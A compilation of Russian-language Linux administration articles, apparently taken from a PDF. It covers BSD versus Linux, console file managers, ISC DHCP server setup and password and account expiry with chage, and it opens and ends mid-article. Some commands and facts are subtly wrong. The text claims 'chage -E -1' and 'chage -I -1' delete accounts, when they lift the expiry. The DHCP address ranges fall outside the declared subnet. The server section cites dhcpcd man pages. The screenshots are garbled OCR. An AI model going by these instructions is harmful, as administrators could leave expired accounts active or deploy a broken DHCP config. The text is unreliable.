- **OpenBSD** сделана для максимальной безопасности, и не только со стороны ее функций, но и со стороны практик по ее внедрению. Она была спроектирована как операционная система для банков и прочих серьезных структур, у которых есть критические информационные инфраструктуры;

Есть еще две известные BSD системы:

- **DragonFly BSD** была создана с целью использования в мультиточечных средах - к примеру, в кластерах, содержащих в себе большое количество компьютеров;
- **Mac OS X** (вряд ли найдется человек, который не слышал это название) по факту базируется на ОС под названием **Darwin**, которая в свою очередь базируется на BSD. Она отличается от себе подобных систем: низкоуровневое ядро и прочее ПО является опенсорсным BSD кодом, большая часть операционной системы это закрытый Mac OS код. Apple построила Mac OS и iOS на BSD, чтобы избавиться от необходимости писать низкоуровневую операционную систему, также как Google построила Android на базе Linux;



Linux все еще гораздо популярнее той же FreeBSD. Как один из примеров, он начинает поддерживать новое железо раньше. По сути, они во многом обратно совместимы и многое ПО работает одинаково.

Если вам уже посчастливилось использовать Linux, то FreeBSD не будет ощущаться чем-то иным. Установите FreeBSD как десктопную ОС и вы будете использовать тот же Gnome или KDE, который вы использовали на Linux. Однако, FreeBSD не установит графическую оболочку автоматически, так что вам самим придется этим заниматься, то есть система является более «**олдскульной**» в том или ином смысле.

Иногда, FreeBSD может являться предпочтительной ОС на некоторых операционных системах за стабильность и надежность, а некоторые производители устройств могут выбирать BSD из-за отсутствия необходимости публиковать исходный код.

Если вы обычный пользователь десктопа, вам точно будет проще использовать Linux - так как такие операционные системы как Ubuntu или Mint гораздо дружелюбнее к конечному пользователю.

8 крутых файловых менеджеров Linux: обзор и установка



Консольные файловые менеджеры **Linux** могут быть очень полезны в повседневных задачах, при управлении файлами на локальном компьютере или при подключении к удаленному. Визуальное представление каталога помогает быстро выполнять операции с файлами и папками и экономит нам время.

В этой статье мы рассмотрим некоторые из наиболее часто используемых файловых менеджеров консоли Linux, их функции и преимущества.



GNU MIDNIGHT COMMANDER

Midnight Command, которую часто называют просто **MC**, и является одним из лучших файловых менеджеров, обсуждаемых в этой статье. MC поставляется со всеми видами полезных функций, кроме копирования, перемещения, удаления,



создания файлов и каталогов, вы можете изменять права доступа и владельца, просматривать архивы, использовать его в качестве FTP-клиента и многое другое.

```

Левая панель      Файл      Команда      Настройки      Правая панель
<- /              .[^I>
'и      Имя      Размер      Время правки
/bin      4096      Ноя  4 01:41
/boot     4096      Окт 31 22:29
cdrom     11      Окт 31 14:22
/dev      3560     Ноя  7 08:00
/etc      12288     Ноя  7 08:00
/home     4096      Окт 31 21:37
/lib      12288     Ноя  2 02:40
/lost+found 16384     Окт 31 14:21
/media    4096      Ноя  7 02:37
/mnt      4096      Окт 20 04:04
/opt      4096      Окт 29 00:14
/proc     0         Ноя  7 07:59
/root     4096      Ноя  4 03:35
/sbin     4096      Ноя  7 05:01
/selinux  4096      Окт 20 03:05
/srv      4096      Ноя  1 02:23
/sys      0         Ноя  7 07:59
/tmp      4096      Ноя  7 08:00
/usr      4096      Окт 31 19:23
/var      4096      Окт 29 00:21
@initrd.img 33      Окт 31 14:36

-> media/cdrom      5906M/15G (38%)

Совет: Переходите к часто используемым каталогам из справочника, набрав C-\.
user@eee:/$
1Помощь 2Меню 3Протр 4Правка 5Копия 6Перос 7Нвк~ог 8Уда~ть 9МенюMC10Выход

<- ~/mc-4.7.0-pre4 .[^I>
'и      Имя
/..      Makefile.am
/config   Makefile.in
/contrib  NEWS
/doc      README
/doc-pak  acinclude.m4
/edit     aclocal.m4
/intl     *build-glib2.sh
/m4       config.h
/m4.include config.h.in
/maint    config.log
/misc     *config.status
/po       *configure
/src      configure.ac
/syntax   description-pak
/vfs      *libtool
ABOUT-NLS mc_4.7.0~i386.deb
AUTHORS   stamp-h1
COPYING   version.h
ChangeLog
INSTALL
Makefile

*configure      1264356 -rwxr-xr-x
                  5906M/15G (38%)

```

Для установки Midnight Commander вы можете использовать следующие команды:

```
sudo apt install mc      #[Debian/Ubuntu]
```

```
sudo yum install mc      #[CentOS/RHEL]
```

```
sudo dnf install mc      #[Fedora]
```

RANGER CONSOLE FILE MANAGER



Ranger является еще одним лучшим выбором, если вы ищете консольный файловый менеджер. Он имеет **vim**-подобный интерфейс, предварительный просмотр выбранного файла или каталога, поддержку мыши в закладках и вид со вкладками.

```
hut@debatom:~/ranger/human_readable.diff
bin      doc          6   ranger/ext/human_readable.py | 36 ++++++
code     ranger         17   1 files changed, 19 insertions(+), 17 deletions(-)
crypt    test          39
dl        CHANGELOG    595 B diff --git a/ranger/ext/human_readable.py b/ranger/e
foo      COPYING    34.32 K index beeaf6d..d482ba7 100644
gnu      HACKING      2.60 K --- a/ranger/ext/human_readable.py
hut      human read 1.54 K +++ b/ranger/ext/human_readable.py
img       info         1.26 K @@ -13,24 +13,26 @@
ranger   INSTALL     1.36 K # You should have received a copy of the GNU Genera
uni      loc.rb       313 B # along with this program. If not, see <http://www
wine     loc.sh        64 B
2010-06-1 Makefile    3.53 K -import math
2010-06-1 pro        108.21 K -
2010-06-1 pro.txt     97.70 K -ONE_KB = 1024
cl       profile.py   190 B -UNITS = 'BKMGTp'
crypt2   push.sh      212 B -MAX_EXPONENT = len(UNITS) - 1
doctest.p ranger-1     149.19 K -
image.jpg ranger.py    1.75 K def human_readable(byte, seperator=' '):
-rw-r--r-- 1 hut hut 2010-05-24 18:56 411.34K, 115.86G Top
```

Для установки рейнджера используйте следующие команды:

```
sudo apt install ranger #[Debian/Ubuntu]
```


```
sudo yum install ranger #[CentOS/RHEL]
```

```
sudo dnf install ranger #[Fedora]
```

CFILES FAST TERMINAL FILE MANAGER

Cfiles - это быстрый файловый менеджер терминала, написанный на C и использующий библиотеку **ncurses**, похожий на Ranger, и он также использует сочетания клавиш vi.





Он имеет несколько зависимостей, таких как **cp**, **mv**, **fzf**, **xdg-open** и другие. Несмотря на то, что он легкий, его установка требует еще нескольких шагов.

Чтобы установить **cf**, сначала вам нужно установить инструменты разработки, используя следующие команды:

```
sudo apt-get install build-essential # [Debian/Ubuntu]
```

```
sudo yum groupinstall 'Development Tools' # [CentOS/RHEL 7/6]
```

Затем клонируйте репозиторий **cf** и установите его, используя следующие команды:

```
git clone https://github.com/mananapr/cfiles.git
```



```
cd cfiles
```

```
gcc cf.c -lncurses -o cf
```

```
sudo cp cf /usr/bin/ #Или скопируйте куда-нибудь себе в $PATH
```

VIFM CONSOLE FILE MANAGER

Vifm - еще один файловый менеджер на основе командной строки, использующий интерфейс `curses`. Он копирует некоторые особенности из **mutter**. Если вы являетесь пользователем `vim`, вам не нужно изучать новый набор команд для работы с `vifm`. Он использует одинаковые сочетания клавиш, а также имеет возможность редактировать несколько видов файлов.

Как и другие консольные файловые менеджеры, он имеет две панели, поддерживает автозаполнение. Он также поддерживает различные виды для сравнения файловых деревьев. Также с ним вы также можете выполнять удаленные команды.



```
~/vim/src 4.8 K File: diff.c
bigvim.bat 518 B /* vim: set ts=8 sts=4 sw=4:
bigvim64.bat 502 B *
blowfish.c 24 K * VIM - Vi Improved by Bram Moolenaar
buffer.c 137 K
charset.c 46 K * Do "help uganda" in Vim to read copying and usage conditions.
config.aap.in 2.8 K * Do "help credits" in Vim to see a list of people who contributed.
config.h.in 10 K * See README.txt for an overview of the Vim source code.
config.mk.dist 110 B */
config.mk.in 4 K
configure 318 B /*
configure.in 116 K * diff.c: code for diff'ing two, three or four buffers.
dehqx.py 958 B */
diff.c 55 K #include "vim.h"
digraph.c 26 K
dimp.idl 26 K
dlldef.c 787 B
dosinst.c 68 K
dosinst.h 15 K
edit.c 248 K
eval.c 534 K #define DIFF_FILLER 1 /* flags obtained from the 'diffopt' option */
ex_cmds.c 183 K #define DIFF_FILLER 1 /* display filler lines */
ex_cmds.h 43 K #define DIFF_ICASE 2 /* ignore case */
ex_cmds2.c 98 K #define DIFF_LIMITE 4 /* ignore change in white space */
ex_docmd.c 259 K #define DIFF_HORIZONTAL 8 /* horizontal splits */
ex_eval.c 67 K #define DIFF_VERTICAL 16 /* vertical splits */
ex_getln.c 156 K static int diff_flags = DIFF_FILLER;
farsi.c 37 K
farsi.h 5.7 K #define LBUFLIN 50 /* length of line in diff file */
feature.h 33 K
fileio.c 257 K static int diff_a_works = MAYBE; /* TRUE when "diff -a" works, FALSE when it
fold.c 84 K doesn't work, MAYBE when not checked yet */
getchar.c 122 K #if defined(MSWIN) || defined(MSDOS)
globl_line.cpp 5.7 K static int diff_bin_works = MAYBE; /* TRUE when "diff --binary" works, FALSE
globl_line.h 942 B when it doesn't work, MAYBE when not
globals.h 58 K checked yet */
gui.c 135 K #endif
gui.h 18 K
gui_at_fs.c 61 K static int diff_buf_idx __ARGS((buf_T *buf));
gui_at_sb.c 33 K static int diff_buf_idx_tp __ARGS((buf_T *buf, tabpage_T *tp));
gui_at_sb.h 5.8 K static void diff_mark_adjust_tp __ARGS((tabpage_T *tp, int idx, linenr_T line1, linenr_T line2, long amount, long a
mount_after));
gui_athena.c 56 K
gui_beval.c 33 K static void diff_check_unchanged __ARGS((tabpage_T *tp, diff_T *dp));
gui_bt.c 2.2 K static int diff_check_sanity __ARGS((tabpage_T *tp, diff_T *dp));
gui_gtk.c 53 K static void diff_redraw __ARGS((int dofold));
gui_gtk_f.c 21 K static int diff_write __ARGS((buf_T *buf, char_u *fname));
gui_gtk_f.h 1.7 K static void diff_file __ARGS((char_u *tmp_orig, char_u *tmp_new, char_u *tmp_diff));
gui_gtk_vms.h 31 K static int diff_equal_entry __ARGS((diff_T *dp, int idx1, int idx2));
gui_gtk_x11.c 159 K static int diff_cmp __ARGS((char_u *s1, char_u *s2));
gui_mac.c 168 K #ifdef FEAT_FOLDING
gui_motif.c 101 K static void diff_fold_update __ARGS((diff_T *dp, int skip_idx));
gui_photon.c 71 K #endif
gui_vb.c 38 K static void diff_read __ARGS((int idx_orig, int idx_new, char_u *fname));
gui_w32.c 120 K static void diff_copy_entry __ARGS((diff_T *dprev, diff_T *dp, int idx_orig, int idx_new));
gui_w32_rc.h 193 B static diff_T *diff_alloc_new __ARGS((tabpage_T *tp, diff_T *dprev, diff_T *dp));
gui_w46.c 80 K
gui_x11.c 86 K #ifdef USE_CB
gui_x11_pm.h 2.3 K # define tag_fgets vim_fgets
gui_xndlg.c 31 K #endif
gui_xmbevc.c 39 K
gui_xmbevh.c 1.7 K
diff.c
```

Чтобы установить Vimf используйте следующие команды:

```
sudo apt install vifm # [Debian/Ubuntu]
```

```
sudo yum install vifm # [CentOS/RHEL]
```

```
sudo dnf install vifm # [Fedora]
```

NNN TERMINAL FILE BROWSER

Nnn - самый быстрый консольный файловый менеджер в нашем списке. Хотя он имеет меньше возможностей по сравнению с другими файловыми менеджерами, он чрезвычайно легок и наиболее близок к настольному файловому менеджеру по

тому, что вы можете получить на консоли. Простое взаимодействие позволяет новым пользователям легко привыкнуть к терминалу.

```
cwd: /home/apj/GitHub/nnn
```

```
17 04 2017 11:57    2.3K CHANGELOG
13 04 2017 13:53    3.6K config.def.h
> 13 04 2017 13:54    3.6K config.h
06 04 2017 12:11    1.4K LICENSE
17 04 2017 11:57   959B Makefile
17 04 2017 11:57   945B Makefile.generic
06 04 2017 12:11    811B mkttest.sh
17 04 2017 11:58   27.9K* nnn*
17 04 2017 11:57    4.3K nnn.1
17 04 2017 11:57   35.2K nnn.c
17 04 2017 11:57   10.6K README.md
```

```
total 11 [config.h]
```

Чтобы установить nnn, вы можете использовать следующие команды:

```
sudo apt install nnn    #[Debian/Ubuntu]
```

```
sudo yum install nnn    #[CentOS/RHEL]
```

```
sudo dnf install nnn    #[Fedora]
```

LFM LAST FILE MANAGER



Lfm или **Last File Manager** - консольный файловый менеджер на основе **curses**, написанный на Python 3.4. Может использоваться с одной или двумя панелями. В нем есть несколько полезных функций, таких как фильтры, закладки, история, **VFS** для сжатых файлов, древовидная структура и прямая интеграция с командой поиска, утилитой **grep**, командой **df** и другими инструментами. Также доступны кастомные темы.

```
[inigo ]
/home/inigo
Name      Size      Date
-----
/bin      4096      13 Oct 19:52
/Desktop  4096      04 Oct 22:17
/devel    4096      14 Aug 16:04
/Download 16384     20 Oct 15:06
/Mail     4096      04 Oct 22:47
/personal 4096      25 Sep 01:18
/tmp      4096      19 Oct 11:55
f-hack.png 382618    01 Oct 09:52
f-input.png 362096    01 Oct 09:52
lfm-1.png  49063     20 Oct 15:07
lfm-2.png  45550     20 Oct 15:08
quopiam(1).html 1299399   17 Feb 2015

Path: /home/inigo/personal
```

```
[inigo ]
Tree
/
bin
boot
dev
etc
home
├── code
├── inigo
│   ├── Desktop
│   ├── Download
│   ├── Mail
│   ├── bin
│   ├── devel
│   └── tmp
├── lost+found
├── montse
├── vm
├── www
└── lib
```

Установить Lfm можно при помощи следующих команд:

```
sudo apt install lfm      #[Debian/Ubuntu]
```

```
sudo yum install lfm      #[CentOS/RHEL]
```

```
sudo dnf install lfm      #[Fedora]
```

```
sudo pacman -S lfm        #[Arch Linux]
```




Вы также можете установить Lfm используя **pip**

```
sudo pip install lfm
```

LF – LIST FILES

Lf – "List files" - файловый менеджер командной строки, написанный на Go, вдохновленный Ranger. Первоначально он был предназначен, чтобы заполнить пробелы недостающих функций, которые были у Ranger.



```
gokce@ext: ~/.go/src/github.com/gokcehan/lf
gokce@ext:~
doc 4.1K Jul 19 17:24
etc 4.1K Jul 19 17:24
Makefile 122 Jul 19 17:24
LICENSE 1.1K Jul 19 17:24
opts.go 1.4K Jul 19 17:24
server.go 1.5K Jul 28 12:51
client.go 1.8K Aug 8 17:23
main.go 1.9K Aug 12 22:29
misc.go 2.1K Aug 13 14:13
app.go 2.2K Aug 13 15:03
README.md 2.3K Aug 13 15:28
scan_test.go 3.7K Jul 19 14:16
parse.go 3.9K
scan.go 4.1K
eval.go 6.2K
nav.go 7.8K
ui.go 9.6K
tags 13K
lf 3.4M
-rw-rw-r-- 2.3K Thu Aug 11 21:55:20 2016 drwxrwxr-x 4.1K Mon Aug 8 17:23:00 201
[0] 0:lf* "ext" 15:31 13-Aug-16
```

Некоторые из основных особенностей lf:

- Это кроссплатформенность - **Linux, OSX, Windows** (только частично);
- Один двоичный файл без каких-либо зависимостей во время выполнения;




-
- Низкий объем памяти;
 - Конфигурация с помощью команд оболочки;
 - Настраиваемые сочетания клавиш.

Чтобы установить If, просто загрузите сборку, связанную с бинарными файлами для вашей ОС, со [страницы](#) релизов If.

WCM COMMANDER

Последней в нашем списке является **WCM Commander**, которая является еще одним кроссплатформенным консольным файловым менеджером. Авторы WCM Commander намеревались создать кроссплатформенный файловый менеджер, который имитирует функции Far Manager.





Он имеет встроенный терминал, встроенный текстовый редактор и средство просмотра, подсветку синтаксиса, виртуальную файловую систему и очень быстрый пользовательский интерфейс. Поддержка мыши также включена. Пакет для каждой ОС можно найти на [странице](#) загрузки WCM.

ЗАКЛЮЧЕНИЕ

Это была наша короткая презентация о некоторых ведущих файловых менеджерах консоли Linux. Если вы думаете, что мы пропустили одну или понравились некоторые из них больше, пожалуйста, поделитесь своими мыслями в комментариях.



Настройка DHCP сервера на CentOS или Ubuntu

УСТАНОВКА DHCP-СЕРВЕРА В CENTOS И UBUNTU

Пакет DHCP-сервера доступен в официальных репозиториях основных дистрибутивов Linux, его установка довольно проста, просто выполните следующую команду:

```
# yum install dhcp #CentOS
```

```
$ sudo apt install isc-dhcp-server #Ubuntu
```

После завершения установки настройте интерфейс, на котором вы хотите, чтобы демон DHCP обслуживал запросы, в файле конфигурации **/etc/default/isc-dhcp-server** или **/etc/sysconfig/dhcpd**.

```
# vim /etc/sysconfig/dhcpd #CentOS
```

```
$ sudo vim /etc/default/isc-dhcp-server #Ubuntu
```

Например, если вы хотите, чтобы демон **DHCPD** прослушивал *eth0*, установите его с помощью следующей настройки.

```
DHCPDARGS="eth0"
```

Сохраните файл и выйдите.

НАСТРОЙКА DHCP-СЕРВЕРА В CENTOS И UBUNTU



Основной файл конфигурации DHCP находится по адресу **/etc/dhcp/dhcpd.conf**, который должен содержать настройки того, что делать, где делать и все сетевые параметры, предоставляемые клиентам.

Этот файл в основном состоит из списка операторов, сгруппированных в две широкие категории:

- **Глобальные параметры:** укажите, выполнять ли задачу, как выполнять задачу или какие параметры конфигурации сети предоставить DHCP-клиенту.
- **Объявления:** определить топологию сети, указать состояние клиентов, предложить адреса для клиентов или применить группу параметров к группе объявлений.

Теперь откройте и отредактируйте файл конфигурации для настройки вашего DHCP-сервера.

```
----- CentOS -----
```

```
# cp /usr/share/doc/dhcp-4.2.5/dhcpd.conf.example /etc/dhcp/dhcpd.conf
```

```
# vi /etc/dhcp/dhcpd.conf
```

```
----- Ubuntu -----
```

```
$ sudo vim /etc/dhcp/dhcpd.conf
```



Начните с определения глобальных параметров, которые являются общими для всех поддерживаемых сетей, в верхней части файла. Они будут применяться ко всем объявлениям:

```
option domain-name "merionet.ru";
```

```
option domain-name-servers ns1.merionet.ru, ns2.merionet.ru;
```

```
default-lease-time 3600;
```

```
max-lease-time 7200;
```

```
authoritative;
```

Затем вам необходимо определить диапазон для внутренней подсети и дополнительные настройки:

```
subnet 192.168.1.0 netmask 255.255.255.0 {
```

```
    option routers                192.168.1.1;
```

```
    option subnet-mask            255.255.255.0;
```

```
    option domain-search          " merionet.ru ";
```

```
    option domain-name-servers    192.168.1.1;
```

```
    range    192.168.10.10      192.168.10.100;
```

```
    range    192.168.10.110     192.168.10.200;
```



```
}
```

Тут:

- **subnet** – сеть, в которой будут работать настройки;
- **option routers** – шлюз по-умолчанию;
- **option subnet-mask** – маска подсети;
- **range** – диапазон IP-адресов;
- **option domain-name-servers** – DNS-сервера;
- **option domain-name** – суффикс доменного имени;
- **option broadcast-address** — адрес сети для широковещательных запросов;
- **default-lease-time, max-lease-time** — время и максимальное время в секундах, на которое DHCP-клиент получит адрес;

Обратите внимание, что хосты, которым требуются специальные параметры конфигурации, могут быть перечислены в инструкциях хоста в справке.

```
man dhcp-options
```

Теперь, когда вы настроили демон DHCP-сервера, вам нужно запустить службу на некоторое время и включить ее автоматический запуск при следующей загрузке системы, а также проверить, работает ли она, используя следующие команды.

```
----- CentOS -----
```

```
# systemctl start dhcpd
```



```
# systemctl enable dhcpd
```

```
# systemctl enable dhcpd
```

```
----- Ubuntu -----
```

```
$ sudo systemctl start isc-dhcp-server
```

```
$ sudo systemctl enable isc-dhcp-server
```

```
$ sudo systemctl enable isc-dhcp-server
```

Затем разрешите выполнение запросов к демону DHCP в брандмауэре, который прослушивает порт 67/UDP, запустив его.

```
----- CentOS -----
```

```
# firewall-cmd --zone=public --permanent --add-service=dhcp
```

```
# firewall-cmd --reload
```

```
#----- Ubuntu -----
```

```
$ sudo ufw allow 67/udp
```

```
$ sudo ufw reload
```



НАСТРОЙКА КЛИЕНТОВ DHCP

Наконец, вам нужно проверить, нормально ли работает сервер DHCP. Войдите на несколько клиентских компьютеров в сети и настройте их на автоматическое получение IP-адресов с сервера.

Измените соответствующий файл конфигурации для интерфейса, на котором клиенты будут автоматически получать IP-адреса.

НАСТРОЙКА КЛИЕНТА DHCP НА CENTOS

В CentOS конфигурационные файлы интерфейса находились в **/etc/sysconfig/network-scripts/**.

```
# vim /etc/sysconfig/network-scripts/ifcfg-eth0
```

Добавьте следующие параметры:

```
DEVICE=eth0
```

```
BOOTPROTO=dhcp
```

```
TYPE=Ethernet
```

```
ONBOOT=yes
```

Сохраните файл и перезапустите сетевой сервис (или перезагрузите систему).



```
# systemctl restart network
```

НАСТРОЙКА DHCP-КЛИЕНТА В UBUNTU

В **Ubuntu 16.04** вы можете настроить интерфейс в файле конфигурации **/etc/network/interfaces**.

```
$ sudo vi /etc/network/interfaces
```

Добавьте эти строки:

```
auto eth0
```

```
iface eth0 inet dhcp
```

Сохраните файл и перезапустите сетевой сервис (или перезагрузите систему).

```
$ sudo systemctl restart networking
```

В **Ubuntu 18.04** сетевое управление контролируется программой **Netplan**. Вам нужно отредактировать соответствующий файл, например, в каталоге **/etc/netplan/**

```
$ sudo vim /etc/netplan/01-netcfg.yaml
```

Затем включите **dhcp4** под конкретным интерфейсом, например, под ethernet, ens0, и закомментируйте статические настройки, связанные с IP:

```
network:
```



```
version: 2
```

```
renderer: networkd
```

```
ethernets:
```

```
ens0:
```

```
dhcp4: yes
```

Сохраните изменения и выполните следующую команду, чтобы применить изменения.

```
$ sudo netplan apply
```

Для получения дополнительной информации смотрите справочные страницы `dhcpcd` и `dhcpcd.conf`.

```
$ man dhcpcd
```

```
$ man dhcpcd.conf
```

Готово! В этой статье мы рассмотрели, как настроить DHCP-сервер в дистрибутивах CentOS и Ubuntu Linux.

Автоматическая смена паролей пользователей Linux

Жизнь системного администратора не проста. Поддержка систем, безопасность сетевого контура, решение проблем - уследить за всем сложно. Пользовательские пароли – важный нюанс и их, безусловно, нужно менять с определенной периодичностью.



В статье расскажем, как автоматически заставлять пользователей Linux сменить их пароли.

СРОК ДЕЙСТВИЯ ПАРОЛЕЙ

Чтобы получить информацию о пользовательских паролях и о дате их окончания введите команду:

```
chage -l
```

Будет выведена следующая информация:

- Когда пароль был последний раз изменен;
- Дата окончания действия пароля;
- Сколько дней осталось до окончания действия пароля;
- Когда учетная запись пользователя будет закончена (можно, пожалуйста, далее мы будем говорить «**заэкспайрится**»?)
- Минимальное количество дней между итерацией смены пароля;
- Максимальное количество дней между итерацией смены пароля;

ЗАСТАВЛЯЕМ ПОЛЬЗОВАТЕЛЯ МЕНЯТЬ ПАРОЛЬ КАЖДЫЕ 90 ДНЕЙ

Следующей командой вы можете поставить жесткое правило смены паролей:

```
sudo chage -M 90
```



Команду можно выполнить от **root** пользователя или от юзера с **sudo** правами. Проверить, что настройка установлена корректно, можно с помощью команды `chage -l`

СРОК ДЕЙСТВИЯ УЧЕТНОЙ ЗАПИСИ

Представьте, у вас есть два юзера: Иван и Петр. И доступ им нужно организовать на 2 дня, с момента сегодняшней даты. Получается, создаем им пользователей:

```
sudo adduser ivan
```

```
sudo adduser petr
```

Создаем пароли для них:

```
sudo passwd ivan
```

```
sudo passwd petr
```

Как мы уже сказали, Иван и Петр уезжают через 2 дня. Соответственно, делаем для них следующую конфигурацию:

```
sudo chage -E 2020-01-16 ivan
```

```
sudo chage -E 2020-01-16 petr
```

Если вы запустите команду `chage -l`, то увидите актуальную дату жизни аккаунта. Как только аккаунты Ивана и Петра заэкспайрятся, их можно будет удалить командой:



```
sudo chage -E -1 ivan
```

```
sudo chage -E -1 petr
```

СКОЛЬКО ВРЕМЕНИ НА СМЕНУ ПАРОЛЯ?

Пароль Геннадия заэкспайрился (истек срок годности) в воскресенье. Мы дадим Гене 5 дней, чтобы он зашел в свою учетную запись и сменил пароль. Если он этого не сделает, аккаунт будет заблокирован. Сделать это можно вот так:

```
sudo chage -I 5 gennady
```

Ну, а если Геннадий так и не сменил пароль и учетная запись заблокируется, удалить ее можно вот так:

```
sudo chage -I -1 gennady
```

ПРЕДУПРЕЖДЕНИЯ ДЛЯ ПОЛЬЗОВАТЕЛЕЙ

